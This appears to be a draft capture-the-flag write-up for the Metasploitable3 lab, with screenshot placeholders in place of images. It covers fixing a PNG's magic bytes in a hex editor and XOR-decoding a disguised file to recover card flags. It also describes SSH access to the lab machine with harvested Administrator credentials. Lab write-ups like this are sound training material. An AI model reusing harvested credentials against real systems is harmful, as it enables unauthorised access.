
```
┌──(root㉿2603-8001-833f-05d6-0000-0000-0000-140f)-[/home/mattro128/Metasploitable-Flags]
└─# hexeditor ten_of_diamonds.png
```

Displays:



FLAGS/CARDS

Referring to the ASCII manual the HEX equivalent for P(0x50)N(0x4E)G(0x47) to replace M(0x4D)S(0x53)F(0x46):




Running the file command on **ten_of_diamonds-PNG.png** reveals:

```
┌──(root㉿2603-8001-833f-05d6-0000-0000-0000-140f)-[/home/mattro128/Metasploitable-Flags]
└─# file ten_of_diamonds.png
ten_of_diamonds.png: PNG image data, 521 x 729, 8-bit/color RGBA, non-interlaced
```

Display the flag:


```
┌──(root㉿2603-8001-833f-05d6-0000-0000-0000-140f)-[/home/mattro128/Metasploitable-Flags]
└─# display ten_of_diamonds.png

┌──(root㉿2603-8001-833f-05d6-0000-0000-0000-140f)-[/home/mattro128/Metasploitable-Flags]
└─#
```




FLAGS/CARDS

Three of Spades

Ssh'ing into Metasploitbale3 with the Administrator credentials previously found, Three of Spades is found at C:\Windows:



Copy the flag to the folder, ~/Metasploitable-Flags:




FLAGS/CARDS

Running the command **file three_of_spades.png** reveals that the file is not in png format, but has a png extension.

Similarly to the **king_of_clubs.exe** run the **byte_xor.py script**, editing for **three_of_spades.png**

Running hexdump shows:
**insert screenshot


With the created python script , **byte_xor.py**, for **king_of_clubs.exe** edit the script for **three_of_spades** and run the script with the key 0x0f:



Running the script will create **three_of_spades.png.out:**

FLAGS/CARDS

Running the file command on **three_of_spades.png.out** shows a PNG image, now ready to display:



Display the flag: